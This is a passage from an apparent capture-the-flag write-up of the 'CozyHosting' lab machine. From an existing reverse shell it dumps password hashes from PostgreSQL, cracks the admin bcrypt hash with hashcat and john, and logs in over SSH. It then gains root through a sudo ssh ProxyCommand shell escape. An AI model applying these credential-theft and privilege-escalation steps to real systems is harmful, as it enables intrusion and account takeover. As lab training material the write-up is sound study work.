It seems to be a postgresql database, googling how to connect to those databases, according to google, the command should be the following *(the following part can almost be done by using Google or ChatGPT, so, you might not need a Write-Up in a while)*:


```
psql -h localhost -U postgres
```

We know there is a psql service running on the target machine, so issuing this command on the reverse shell we got, will open the psql service of the machine. From the .jar file we also know there is a database called *cozyhosting,* so after entering to the psql server, we will move on to the database. We can do so by issuing:

```
c\ cozyhosting
```



We can also Google the contents of a psql database if we Google it (we list all the databases with "\list", first picture here. We can list the tables of a database with "\d"). We'll get:



```
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)

(END)
```

```
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
```

We'll perform the following command in order to get what's inside users:

```
SELECT * FROM users;
```

```
   name    |                          password                          | role
-----------+------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

We got some credentials we can try. We know 'kanderson' is a user of the website, so those credentials are probably to access to the website. In case they aren't remember the server has the port 22 open, so it might be good to try, however, looking at the 'password', it looks more like a hash rather than a password (and according to ChatGPT, it is a Bcrypt hash, so we might be able to c).

I could not bruteforce kanderson hash, so I tried with admin's one and I got this using hashcat and john:

```
hashcat -m 3200 -a 0 hash.txt <wordlist>
john hash.txt -w=<wordlist>
```

```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Mon Dec 11 15:52:06 2023 (1 min, 44 secs)
Time.Estimated...: Mon Dec 11 15:53:50 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       27 H/s (7.28ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2800/14344385 (0.02%)
Rejected.........: 0/2800 (0.00%)
Restore.Point....: 2784/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: meagan -> j123456
Hardware.Mon.#1..: Util: 91%
```

The admin's password is manchesterunited, so let's check where this password work, and if we list the users in the home directory of the target machine or the /etc/passwd, we will find that josh is a user and probably the admin of the machine. So we can connect via ssh to the machine:

```
josh@cozyhosting:~$ ls
user.txt
```

FLAG 1> user.txt

In order to find the root flag, we must perform privilege escalation. We'll do so with the following commad:

```
sudo -l
```

```
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

We found the above binary is allowed to run as superuser, in the GTFOBins (a list of some Unix binaries that can be used to bypass security somehow), we got the following command to run as superuser:

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:/$ sudo -l
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:/$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# ls
app  boot  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
bin  dev   home  lib32  libx32  media       opt  root  sbin  sys  usr
# cd root
# ls
root.txt
# cat root.txt
```

#PWNED